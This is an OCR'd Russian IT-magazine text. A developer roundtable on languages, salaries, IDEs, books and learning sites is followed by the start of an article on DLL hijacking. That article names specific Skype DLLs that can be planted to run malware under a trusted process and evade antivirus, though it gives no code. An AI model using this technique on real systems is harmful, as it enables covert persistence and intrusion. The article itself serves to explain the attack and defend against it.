Артём Табалин, lead developer at DevExpress, выступает в категории «Крутой программист»



Александр Сергеевич Лыкошин, директор продуктового направления компании «Телигент». Член ACM, IEEE, IEEE Communications Society, IEEE Computer Society. Преподает в МЭСИ на кафедре АСОИУ Института компьютерных технологий. Выступает сразу в трех категориях: «Крутой парень», «Обладатель самого длинного резюме» и «Похож на Чака Норриса и еще на плохого Бенедикта из „Последнего героя боевиков“ с Шварцем»



Олег Придюк
lt.linkedin.com/in/iwozik
Unity Technologies, Technical Evangelist. Выступает в категории «Взгляд из-за бугра»

Самое главное: в каком языке программирования у нас сейчас водятся денежки?



Борис Вольфсон: Если отвечать кратко — то везде. Фактически сейчас на рынке труда программистов имеет место зарплатный пузырь, который вызван сильным дефицитом кадров, особенно квалифицированных. Конечно, для нас, тех, кто занимается разработкой, в среднесрочной перспективе такая ситуация очень выгодна, но, к сожалению, такой пузырь может лопнуть.

Для дальнейшего анализа я буду использовать базу вакансий и резюме HeadHunter и наши механизмы поиска. Я построил на основе нашей базы вакансий простую гистограмму с распределением зарплат, которую можно примерно соотнести с разной квалификацией разработчиков от стажеров до ведущих разработчиков и архитекторов (см. рис. 1).

По другим городам ситуация сходная: имеется распределение, близкое к нормальному.

Теперь перейдем к языкам программирования: я взял достаточно популярный и авторитетный рейтинг TIOBE (рис. 2).

Также я добавил российскую специфику в виде 1С, учел особенности составления вакансий HR-специалистами и убрал нулевые результаты.

Чтобы понять, где водятся самые большие деньги, посмотрим, как распределяются топовые вакансии с зарплатой по языкам программирования (рис. 3).

Также интересно посмотреть на географическое распределение вакансий, для чего я взял пятнадцать самых насыщенных регионов (рис. 4).




Рис. 1. Количество вакансий программистов в Москве

Позиция Окт. 2013	Позиция Окт. 2012	Язык программирования	Рейтинг Окт. 2013	Изменение Окт. 2012	Статус
1	1	C	17,246%	–2,58%	A
2	2	Java	16,107%	–1,09%	A
3	3	Objective-C	8,992%	–0,49%	A
4	4	C++	8,664%	–0,60%	A
5	6	PHP	6,094%	+0,43%	A
6	5	C#	5,718%	–0,81%	A
7	7	(Visual) Basic	4,819%	–0,30%	A
8	8	Python	3,107%	–0,79%	A
9	23	Transact-SQL	2,621%	+2,13%	A
10	11	JavaScript	2,038%	+0,78%	A
11	18	Visual Basic .NET	1,933%	+1,33%	A
12	9	Perl	1,607%	–0,52%	A
13	10	Ruby	1,246%	–0,56%	A
14	14	Pascal	0,753%	–0,09%	A
15	17	PL/SQL	0,730%	+0,10%	A
16	13	Lisp	0,725%	–0,22%	A
17	12	Delphi/Object Pascal	0,701%	–0,40%	A
18	53	Groovy	0,658%	+0,53%	B
19	19	MATLAB	0,614%	+0,02%	B
20	26	COBOL	0,599%	+0,15%	B

Рис. 2. Популярный и авторитетный рейтинг TIOBE

Олег Придюк: Деньги зависят не от языка программирования, а от умения программировать. Если у тебя десять лет опыта на Pascal или Basic — ты найдешь себе работу с хорошей зарплатой.

Рынок труда, конечно, наиболее лоялен к C# и .NET вообще. Java — корпоратив, интерпрайз… но там очень долго расти до хорошей зарплаты, с C# быстрее выходишь в люди.




Рис. 3. Как распределяются топовые вакансии с зарплатой по языкам программирования




Рис. 4. Распределение вакансий по регионам

Однако большие деньги — больше требований, выше конкуренция. А что насчет вакансий? Кем сейчас легче всего устроиться?

Александр Лыкошин: Вообще, программировать чрезвычайно увлекательно, могу только искренне позавидовать тем, кто начинает этим заниматься. Профессиональная разработка, возможно, не столь интересна, но обычно более оплачиваема, чем кустарная разработка. Какой язык выбрать — вопрос, традиционно вызывающий ожесточенные споры, никогда не приводящие к однозначным выводам. Регулярно публикуются разнообразные исследования рынка труда, по которым можно оценить как размер зарплат, так и объем рынка труда. Конечно, каждый из них по-своему субъективен, но некоторое представление можно составить. Например, в обзоре рейтингов языков программирования (is.gd/4XWAZp) на первых местах по распространенности C, Java, Objective-C/C++, PHP, C#, Visual Basic, Python, Perl, JavaScript. По количеству предложений работы также лидирует Java, за ней — PHP, Objective-C, Java (Android), SQL, JavaScript. По зарплатам можно помониторить сайты типа HeadHunter (hh.ru).





Игорь Антонов: Денежки водятся там, где знаний больше. Все сильно зависит от конкретного города/региона. Например, в столице Дальнего Востока (г. Хабаровск) наиболее вкусные позиции предлагают 1С- и PHP-разработчикам. Причем первым, при хорошей подготовке, найти высокооплачиваемую работу значительно проще.

По рассказам друзей, хорошие деньги платят за C/ASM, но такую работу (опять же на примере моего региона) найти проблематично. Что касается модных сегодня RoR, ASP.NET/C#, то тут все еще сложнее. Таких вакансий практически нет.



Борис Вольфсон: Опять же благодаря дефициту кадров устроиться практически всем специалистам не так сложно, но в зависимости от языка программирования шансы действительно разные. Здесь для анализа я также взял резюме разработчиков, созданные за последний месяц, и посчитал «конкурс» на вакансию. Данные отображены на пузырьковой диаграмме, по осям которой отложены количество резюме и вакансий, а размер кружков означает количество резюме на одну вакансию (рис. 5).

Кроме размера кружков, можно проанализировать и кластеры языков: для этого разделим нашу диаграмму на четыре квадранта по линии в 1250 вакансий и 12 500 резюме. Отметим, что верхний левый квадрант («мало вакансий, много резюме») пустой, а в верхнем правом («много вакансий, много резюме») есть только 1С.

Дальше у нас идет большой кластер языков, которые находятся в нижнем левом квадранте («мало вакансий, мало резюме»). Здесь обращу внимание на два фактора:

1. Очень большой конкурс на Delphi (многие учили его в вузе и указывают это в резюме) и на Visual Basic, который в форме VBA присутствует во многих резюме, в том числе и не совсем программистских.
2. По количеству в этом кластере вырывается Python, что говорит о растущем спросе на него среди работодателей.

Далее идут «топовые» языки программирования в нижнем правом квадранте («много вакансий, мало резюме»). Эти языки наиболее востребованы на рынке, и на них стоит обратить особое внимание.

Если проанализировать соотношение количества резюме и открытых вакансий по регионам, то Москва выигрывает только по первому пункту (причем с большим отрывом). Самый большой спрос — в Нижнем Новгороде и Новосибирске, причем он даже несколько превышает предложение.




Рис. 5. Конкурс по языкам программирования

Игорь Антонов: Опять же все зависит от компетенции соискателя. Если не углубляться в профессиональные навыки, то легче всего найти работу начинающим 1С'никам и PHP-девелоперам. Порог вхождения в обе технологии достаточно низок, поэтому нередко на такие позиции принимаются соискатели прям совсем с минимальным опытом программирования. При работе с обоими языками есть много рутинных задач, на которые все и стараются посадить новичков. Вдвойне везет соискателям, желающим устроиться на позицию 1С-девелопера, которые имеют опыт работы со смежными технологиями. Например, если есть опыт работы с базами данных и четкое понимание вещей вроде «индекс, ключ», то шансы влиться в круг любителей покодить на «русском» очень высоки.



Артём Табалин: По данным ITmozg, самые востребованные на сегодняшний день языки программирования в России — это C, Java и C++, в порядке убывания популярности. Эти данные коррелируют с рейтингом от craigslist, который представляет статистику по всему миру. Вакансии именно по этим языкам программирования предлагают самые большие зарплаты. PHP с относительно меньшим уровнем ожидаемого вознаграждения занимает четвертую строчку рейтинга. Далее следуют Objective-C и Ruby. Они значительно проигрывают PHP по популярности, и уровень предлагаемой заработной платы для них также ниже. Движимый ростом спроса на фронтенд-разработчиков, JavaScript медленно, но верно набирает популярность и также на сегодняшний день пользуется высоким спросом.



ПК или мобильные платформы? Веб или офлайн?

Борис Вольфсон: Если сравнивать веб и десктоп, то веб сейчас практически поработил, если можно так выразиться, практически все сферы. А вот мобильное направление только начало расти, и на этом сегменте рынка наблюдается значительный ажиотаж. Сражение между Android и iOS по вакансиям выигрывает Android (рис. 6).



Рис. 6. Соотношение вакансий по мобильным платформам

Платформа	Доля
iOS	43%
Android	57%



Артём Табалин: Еще 10–15 лет назад можно было бы однозначно ответить, что разработка ПО под ПК — это то, чему надо уделять больше внимания. Конечно, в эпоху интернета веб занял лидирующие позиции. Тут от обычных информационных сайтов до крупных социальных сетей и корпоративных интранет-порталов настоящее непаханое поле, на котором хватит места потрудиться каждому желающему. При этом нельзя не отметить настоящий бум роста популярности мобильных приложений. И хотя множество мобильных кросс-платформенных HTML5-фреймворков пытается свести разработку под мобильные к вебу, большинство кастомеров все-таки предпочитает нативные приложения под каждую платформу. Так что популярность Objective-C, Java и C# под соответственно iOS, Android и WinPhone обещает только увеличиваться.



Игорь Антонов: Я бы сказал, что сегодня больше актуален коктейль из вышеперечисленных платформ, главным ингредиентом которого выступает веб. Веб-приложения сегодня преобладают. Как часто мы слышим о новом революционном приложении для ПК в последние пять-семь лет? С веб-приложениями ситуация в корне противоположная.

Олег Придюк: А что больше нравится? Растет все. Попробуй веб, попробуй девайсы — точка входа минимальная в любую индустрию. Сходи на хакатоны и буткэмпы, поучаствуй в конкурсах. Тебе надо понять, что тебя прет, куда ты хочешь расти. Не сковывай себя наличием предложений по работе в твоем городе. Мир большой.



А есть ли сейчас понятие «Язык программирования для начинающего»? Начнем с Turbo Pascal? ;)



Артём Табалин: Да, большинство спецов предложат начать с Pascal. Это, как говорится, классика жанра. На этом языке так просто объяснить основы процедурного и структурного программирования. При этом, если поспрашивать относительно «молодых» разработчиков, с какого же языка программирования начать, многие предложат PHP, в силу популярности веба и простоты этого языка в освоении. Начинать с C++ или Java не стоит, так как языки достаточно сложные и комплексные для того, чтобы с них стартовать.



Олег Придюк: Программист — это человек, который умеет составлять алгоритмы и решать сложные математические задачи лучше, чем все остальное, ему язык программирования не важен, он и на бумаге может псевдокодом описать задачу. Не нравится мой ответ? Хорошо, тогда пусть будет C#.

Игорь Антонов: Что касается самоучек, то все зависит от интереса изучающего. Кто-то сразу рвется в миры .NET, а кого-то прет от популярного нынче JavaScript/Ruby. У самоучек все индивидуально. Однако, рассматривая этот вопрос с позиции человека, разрабатывающего боевой код в течение последних десяти лет, скажу, что начинать разбираться в программировании лучше действительно с Pascal (лучше сразу с Object). Это относительно простой и понятный язык для новичков. Тут и базовые принципы ООП, и работа с указателями, и много других фундаментальных вещей.





Александр Лыкошин: Мне для учебных целей нравится Python. Кроме того, что этот язык хорошо подходит для образования, он очень приятен для работы, моден и популярен, для него существует очень большое число библиотек, огромное сообщество разработчиков, и он может применяться для решения очень серьезных задач. Однако для разработки приложений я бы смотрел в сторону Java, C++, JavaScript. И наверное, с какого-то из них и начинал. Конечно, при выборе надо не только уровень зарплат принимать в расчет, но и собственные предпочтения. Если нравится веб и пользовательский интерфейс, который постепенно мигрирует в сторону веба, — это направление JavaScript, плюс, разумеется, HTML + CSS. В HTML5 сейчас непрерывно появляется такое количество новых возможностей, что дух захватывает, очень много интересного. Если низкоуровневые задачи, драйверы, высокая производительность, тонкая оптимизация, хочется выжать из железа максимум — C++; прикладные серверные задачи — Java. У C# тоже есть свое место на рынке, под Microsoft много пользователей работает.

Если интересен фриланс, то нужно учитывать, что это особый мир, со своими правилами игры, в котором, безусловно, востребованы профессионалы во всех областях, но, пожалуй, прежде всего в веб-разработке, и путь к более-менее заметным деньгам труден. Стоит самому посмотреть на фриланс-биржах, какие расценки, каких проектов больше.

Выбираем среду разработки. А может быть, редактор FAR'a?






Артём Табалин: Очень часто среда разработки диктуется выбранным языком программирования. Почти для любого языка на первых порах вполне хватит Notepad++ (под Windows или Linux), Vim (под Linux) или не бесплатного, но тем не менее популярного Sublime Text. Многим хватает этих редакторов для профессиональной деятельности. Например, Дейв Метвин (Dave Methvin), президент jQuery Foundation, пишет в Notepad++. Разработчики PHP с более высокими запросами к IDE часто выбирают PhpStorm от JetBrains. Любители Java выбирают между Eclipse, NetBeans или Intellij IDEA. В случае C# выбор очевиден — Visual Studio. Objective-C скорее всего приведет к X-Code. Очень популярной IDE для фронтенд-разработки является WebStorm.

Игорь Антонов: Да, писать код можно в чем угодно (даже на iPad, см. соответствующую статью в нашем журнале), но «писать» и «разрабатывать полноценное приложение» — вещи полностью противоположные. Например, один из моих последних проектов (софт для продажи страховых полисов в режиме online) насчитывает около 200 файлов.

Как ориентироваться между ними, используя редакторы вроде Notepad++, я себе смутно представляю. Без специально заточенной IDE тут просто не обойтись. К счастью, сегодня выбрать среду разработки не составляет труда. Есть как официальные решения (Delphi, Visual Studio, Zend Studio и прочие), так и продвинутые альтернативы (PhpStorm, ReSharper). Выбор зависит от личных предпочтений и толщины кошелька. Я предпочитаю использовать официальные решения там, где они покрывают мои потребности. Visual Studio — прекрасная среда для разработки на C#, но вот Zend Studio для PHP меня категорически не устраивает (неудобно и тормозит), так что для этого языка я прикупил PhpStorm.

Хорошо, ПО установлено. Что теперь? Книжка, сайт, аудиоурок?

Артём Табалин: Пожалуй, для быстрого старта лучше всего нагуглить какой-нибудь популярный интернет-ресурс по изучаемой технологии. Почитать, попробовать примеры, написать свое простое приложение. Очень полезно написать блог об изучаемой технологии. Описать, через что пришлось пройти, и поделиться советами на тему «набитых шишек». Конечно, если тебе нужно по-настоящему освоить выбранную технологию, тут без книги не обойтись. Хорошая книга заполнит все пробелы и позволит увидеть лес за деревьями. Нужно почитать отзывы и найти действительно стоящие книги, чтобы не потратить время зря.



Олег Придюк: Книжка, сайт, видеоурок, документация... все, что влазит, главное, чтобы было побольше практики. Теория забывается моментально. Постарайся в себя впихивать максимальное количество информации: устали глаза от текста — вот ушам аудиокнига, а вот видеоурок. Отошел, немного отвлекся, теперь закрепить выученное своим собственным Hello World. Веди список завершенных задач и майлстоунов, с датами. Сколько ты завершил на прошлой неделе? А на позапрошлой?



И все-таки бумажная книжка — это сила. Она не отвлекает фейсбуком, в ней нет тетриса, и она не жрет электричество. Какую купить? Букварь и синяя уже есть.



Игорь Антонов: Выбирая книги по программированию, я первым делом смотрю на автора. В 99,9% я отдаю предпочтение зарубежным коллегам и издательству O'Reilly. Почти всегда такие книги раскрывают тему подробно и сразу учат правильным методикам разработки. Увы, зачастую на русском свежих книг от O'Reilly не найти — перевод всегда запаздывает. Приходится покупать в Amazon на языке оригинала и зачитывать его до дыр. Если честно, то читать оригинал всегда интереснее. Терминология у англоговорящих почти всегда едина. Наши же переводчики иногда выдают такие перлы, что даже с опытом разработки не всегда понимаешь, о чем идет речь. За примером далеко ходить не надо. Есть такая прекрасная книжка от уважаемого Рихтера — CLR via C#. Я читал второе издание, а не так давно вышло четвертое. Пробежавшись по оглавлению новинки, я пришел в ужас от новой терминологии. Переводчики даже не удосужились слизать с прошлых изданий название глав, которые были переведены правильно. В итоге получилась солянка, полностью непригодная к прочтению.

Артём Табалин: Как правило, в выборе книги помогают отзывы людей, успешно прошедших предстоящий тебе путь. Это могут быть друзья, знакомые, люди с форума или автор понравившегося отзыва на Ozon. Небольшой сбор статистики сразу укажет на ту самую must read, которую нужно освоить.

ЗОЛОТОЙ ФОНД ПРОГРАММЕРСКОЙ ЛИТЕРАТУРЫ ПО ВЕРСИИ][. НЕ ДЛЯ ЧАЙНИКОВ!

- С. Макконнелл «Совершенный код»
- М. Фаулер «Рефакторинг»
- Э. Гамма, Р. Хелм, Р. Джонсон, Д. Влиссидес «Приемы объектно-ориентированного проектирования. Паттерны проектирования»
- Р. Мартин «Чистый код»
- Д. Кнут «Искусство программирования»
- Э. Хант, Д. Томас «Программист-прагматик»
- К. Ларман «Применение UML 2.0 и шаблонов проектирования»
- М. Фаулер «Архитектура корпоративных программных приложений»
- К. Бек «Экстремальное программирование»
- К. Бек «Экстремальное программирование. Разработка через тестирование»
- Э. Эванс «Предметно-ориентированное проектирование»
- Ф. Брукс «Мифический человеко-месяц»

Не пойти ли на самые настоящие офлайн-курсы, поучиться у умных людей и за денежку? Куда?

Александр Лыкошин: На мой взгляд, есть смысл ходить только на платные курсы вендоров по закрытым технологиям. Но лучше за счет работодателя. Но даже в этом случае огромные объемы информации доступны для самообразования и подготовки к сертификации. По всем же современным языкам программирования огромное количество открытой информации на любой вкус и уровень.





Игорь Антонов: Если курсы стоящие, то почему бы и нет. Мне здесь трудно рассуждать, на офлайновых курсах (в моем городе проблематично найти стоящие курсы) я был всего дважды, и они были посвящены разработке конфигураций на платформе 1С. Официальная часть была чрезвычайно скучна, порадовал только профессионализм преподавателя и его примеры кода из реальной жизни. В остальном курс для меня прошел скучно, так как всю необходимую информацию я изучил по книгам.

Олег Придюк: Умные люди — это хорошо, это лучший способ обучения, лучше книг и форумов. Разнообразные конкурсы (хакатоны, буткэмпы, прочие мероприятия, где надо что-то быстро запрограммировать) лучше всего массажируют мозг, потому что есть дата сдачи проекта. А время — прекрасный мотиватор, реально коррелирующий с твоими скиллами.



А где будем тусоваться? Артём рассказал нам про книжки, Игорь — про онлайн-курсы (см. врезки), а где мы будем спрашивать советa умных людей, на каких форумах?



Александр Лыкошин: В прошлом году появилось новое поколение онлайн-курсов, открылись сайты Coursera, Udacity, edX. Отличные, качественные, продуманные курсы от ведущих зарубежных вузов. На русском языке курсов пока нет, но к некоторым энтузиастами сделаны русские субтитры. Codecademy (www.codecademy.com) — отличный обучающий ресурс для начинающих JavaScript, jQuery, HTML/CSS, Python, а также PHP и Ruby.

Игорь Антонов: Для меня таким ресурсом уже достаточно давно является Stack Overflow (stackoverflow.com). 90% типичных вопросов, возникающих у разработчика, тут уже разобраны вдоль и поперек. Достаточно вбить правильный запрос, и тут же получаешь на него ответ. Минус ресурса опять же один — все на английском. Так что если есть проблемы с чтением на английском, то ресурс вряд ли подойдет. В этом случае можно обратиться за помощью к одному из старейших форумов для разработчиков в рунете — Vingrad (vingrad.ru). Комьюнити там всегда было одним из самых сильных, но за глупые вопросы могут запросто послать в… Google.






Олег Придюк: Люди, которые могут дать дельный совет, редко торчат на форумах. Максимум — в твиттере, иногда ведут свои блоги. Читай людей, которые пишут на инглише, — почувствуешь мир, а не локальную деревню. Это важно. Не фокусируйся на локальных историях успеха, твоя цель — глобальная.

Надо ли стремиться к реализации какого-нибудь своего мини-проекта (вроде порта игры из детства), или надо учиться прямо «по книжке», разбирая готовые примеры?



Артём Табалин: Любые теоретические знания нужно подкреплять на практике. Иначе буквально через пару недель в голове почти ничего не останется. Повторять примеры из книжки или статьи слишком скучно. Скорее всего, тебя хватит только на первый Hello World. Намного круче заняться реализацией пускай простого, но все-таки реального приложения. Конечно, в процессе работы будет возникать множество вопросов. Их решение и дает очень сильный толчок в развитии и кучу знаний. А помогает нам в решении проблем, конечно, гугл, ну и в тяжелых случаях stackoverflow.





Олег Придюк: Люди разные, их способности тоже разные. Логично начать с примеров из книги, но ты также должен постоянно понимать и чувствовать, зачем ты переставляешь эти цифры, сортируешь строки и решаешь уравнения. Внимание — самый главный совет: постарайся учиться вместе с кем-то. В RPG-играх экспа делится на всех партнеров, в реальной жизни она умножается на их количество. Труъ стори!



Игорь Антонов: Одно другому не мешает. Я не стыжусь разобрать по строчкам обучающий пример из книги, а после завершения чтения однозначно берусь за реализацию какого-нибудь простенького проекта. Так и свои знания получается проверить, и столкнуться с реальными проблемами, над решением которых придется поломать голову. Формула хорошего разработчика уже давно известна — чтение и практика. Причем практики должно быть на 25% обязательно больше, чем новой теории. Только она оттачивает скилл и дает понять, с какими реальными задачами я готов столкнуться и качественно их решить.



Борис Вольфсон: На мой взгляд, однозначно стоит. При этом желательно, чтобы такой проект был с открытым исходным кодом где-нибудь на GitHub'е, чтобы твой код можно было показать работодателю.



Артём Табалин: Если у тебя возник вопрос по программированию независимо от технологии, языка и специфики — stackoverflow.com, без сомнения, форум номер один. Сложно представить, какое количество спецов одновременно отвечает на вопросы, ведь на 80% вопросов ответ поступает в течение первых трех-пяти минут. Полезным будет также мониторинг вопросов по интересующей тематике. По каждой технологии или языку существует ряд популярных ресурсов. Сделай закладки и периодически посещай их. Чтобы быть в курсе всех новинок, подпишись на email-рассылки. Так, большинство фронтендщиков подписаны на рассылки HTML5 Weekly, CSS Weekly и JavaScript Weekly.

Ваши пять советов поздно начинающему программисту





Игорь Антонов:
Учи английский. Без этого в нашем деле просто никуда. Даже если ты программируешь на 1С — английский все равно не помешает, так как качественное описание паттернов/методик разработки в первую очередь доступно именно на английском.

Постоянно совершенствуй свои знания. Читай больше новых книг, следи за технологиями и принимай участие в конференциях для разработчиков (благо для всех крупных доступен онлайн-режим). Программист должен находиться в постоянной прокачке скилла и самосовершенствования. Помни, что точки «Я знаю все» не существует.

Веди свой блог. Новичок мало что может рассказать полезного акулам кодинга, но он вполне способен помочь таким же новичкам, как он. Тут как в старой поговорке: «Одна голова хорошо, а две лучше». К тому же запись своих мыслей в заметки положительно сказывается на систематизации своих знаний.

Изучай чужой код. На GitHub и Bitbucket полно интересных проектов на самых разных языках программирования. Ищи небольшие проекты и знакомься с кодом автора. Попробуй делать форк или прислать пул-реквесты. Смотри, как реагируют на твой код другие участники проекта, совершенствуй свой стиль.

Избегай стереотипов. В рунете есть мода поливать грязью определенные технологии. Интернетчики не лезут в карман за словом, стараясь всячески доказать, что технология n лучше технологии y. Запомни: плохие технологии умирают сами по себе, а у хороших есть своя аудитория и постоянное развитие. Пробуй все на практике и делай свои выводы. Помни, если технология не понравилась тебе, то она обязательно понравится кому-то другому. Уважай коллег по цеху.

Артём Табалин:
Не бойся нового. Человек по своей природе консервативен. Конечно, все новое пугает своей неизвестностью и повышенной степенью риска. Поэтому здесь очень важна уверенность в себе и своих силах. Пусть изначально многое пугает своей сложностью. Глаза, как известно, боятся, а пальцы печатают код.

Трудись на 110%. Терпение и труд все перетрут. Да, ты выбрал непростой, но зато очень интересный путь. Никто не обещает, что будет легко. Неминуемо придется много работать. Но если ты последуешь наставлению Уинстона Черчилля «Никогда, никогда, никогда, никогда не сдавайтесь», тебя ждет успех.


Поставь перед собой цель. Очень сложно добиться успеха, не поставив себе конкретные цели. Просто необходимо спланировать свою будущую карьеру. И не забывай про SMART-принцип постановки целей. Что именно ты хочешь изучить и за какой срок. Каких результатов ты ожидаешь: получение заказа, запуск своего сервиса, создание open source тулзы.

Не стесняйся. Нет ничего постыдного в том, что ты многого еще не знаешь. Это характерно для любого человека. Будь смелее — спрашивай. Есть множество форумов и ресурсов, где тебе с удовольствием помогут.

Не забывай отдыхать. К освоению нового очень важно подходить основательно и планомерно. Если уделять своей новой профессии по 16 часов в день, то есть вероятность просто перегореть и решить, что это слишком сложно для тебя. Всему свое время, не дай нетерпеливости помешать твоему успеху.

Олег Придюк:
1. Не зацикливайся на деталях, усади себя и начни уже что-то делать.
2. Разберись, какие скиллы ты хочешь и можешь прокачать (за неделю, месяц, год).
3. Участвуй в конкурсах — они помогают тебе развиваться, находить друзей, устроиться на работу.
4. Думай глобально, ориентируйся на лучших в мире, а не «на районе».
5. Инглиш. Читать, слушать, говорить. Хотя бы отключи русские титры в своих сериалах...





ЗОЛОТОЙ ФОНД ОНЛАЙН-ОБУЧАЛОК

PeepCode
Платно и бесплатно
Язык: английский
peepcode.com

Coursera
Бесплатно
Язык: английский
https://www.coursera.org

Mozilla Developer Network
Бесплатно
Язык: английский
https://developer.mozilla.org/en-US/learn/html

CodePlayer
Бесплатно
Язык: английский
thecodeplayer.com

Khan Academy
Бесплатно
Язык: английский
www.khanacademy.org

Bloc
Платно
www.bloc.io

Programmr
Бесплатно
Язык: английский
www.programr.com

Pluralsight
Платно и бесплатно
Язык: английский
pluralsight.com

Code School
Платно и бесплатно
Язык: английский
www.codeschool.com

Специалист
Платно
Язык: русский
www.specialist.ru

ИНТУИТ
Платно и бесплатно
Язык: русский
www.intuit.ru

Hexlet
Бесплатно
Язык: русский
hexlet.org



DLL HIJACKING: АТАКА И ЗАЩИТА

Выявление и эксплуатация популярной уязвимости

Проактивные системы защиты, анализ сигнатур и проверка цифровых подписей ставят новые барьеры для хакеров, пытающихся проникнуть в систему и закрепиться в ней. В результате появляются и новые способы обхода систем защиты, и на первые места выходят обнаружение и использование уязвимостей в приложениях и ОС. Сегодня мы поговорим подробней о достаточно эффективной технике обхода проактивной защиты и маскировки — DLL Hijacking.

О DLL HIJACKING

Несмотря на столь сложное звучание, суть данной атаки довольно проста. Атака DLL Hijacking — «угон динамической библиотеки» — подразумевает подгрузку сторонней DLL уязвимым приложением при его запуске. На практике дело обстоит еще проще (мы об этом уже писали). Достаточно разместить DLL-файл с «правильным» именем в директорию с уязвимым приложением или его рабочим документом, и после запуска последнего в память ОС будет загружена сторонняя DLL со всеми правами, доступными данному приложению.

Такой способ получения управления — настоящий подарок для хакера. Например, стоит задача скрытой установки и маскировки в системе. Для этой цели хакер создал уникальный код и вдобавок использовал криптор, который обеспечил чистоту сигнатур. Но тут сразу возникают две проблемы. Во-первых, некоторые антивирусы, например Avast, имеют склонность сразу помещать малоизвестный код в песочницу, а во-вторых, в ход вступает проактивная защита, анализирующая все потенциально опасные действия: обращения к определенным веткам в реестре, запись и редактирование файлов и прочее.

Это делает сложным получение управления в системе и может с легкостью выдать присутствие малвари. DLL Hijacking в этой ситуации может помочь злоумышленнику.

Рассмотрим пример. Skype 6.6 при запуске загружает несколько DLL-файлов с именами ntmarta.dll, hnetcfg.dll, wlanapi.dll. Если разместить какой-либо DLL-файл с таким именем вместе с исполняемым файлом skype.exe, то он запустится вместе с программой (протестировано на XP SP3 и W7 SP1). А так как Skype — популярное приложение, которое имеет цифровые подписи и является доверенным для антивирусов и файрволов, то малварь может успешно работать из-под родительского процесса, долго оставаясь незамеченной.



Александр «Pankov404» Ващило, специалист по ИБ
pankov404@gmail.com, @Pankov404

ПРИЧИНЫ DLL HIJACKING

Особая популярность пришла к DLL Hijacking осенью 2010-го, однако о существовании этой уязвимости известно уже давно. Она встречается в огромном количестве приложений — вследствие устройства самой ОС, ошибок программистов и объектного программирования в целом. Большинство приложений не используют полные пути для загрузки необходимых библиотек, что, в свою очередь, дает возможность провести данную атаку.

Дело в том, что если в программе не указан конкретный путь, откуда должна загрузиться необходимая DLL, то ОС ищет ее в определенном порядке. Стандартный порядок поиска выглядит так:

1. Каталог, из которого загружено приложение.
2. Системный каталог.
3. Каталог 16-разрядной версии системы.
4. Каталог Windows.
5. Текущий рабочий каталог.
6. Каталоги, перечисленные в переменной среды PATH.

Если приложение hello.exe пытается загрузить библиотеку world.dll, которая обычно располагается в системной папке, то приложение начнет свой поиск с той директории, откуда оно было запущено. Хакеру достаточно переименовать свой DLL-файл в world.dll и разместить в одной директории с приложением. После запуска hello.exe будет загружен первый попавшийся DLL-файл. Такой способ заражения называют локальным.

Другой, более известный способ заражения через DLL Hijacking является удаленным. Здесь заражение системы происходит через открытие документов уязвимого ПО, к примеру MS Word 2007. Сам документ может быть искусственно поврежден, из-за этого приложения часто загружают специальные библиотеки для устранения неполадок с документом и нередко пытаются загрузить их из директории, в которой расположен поврежденный файл.

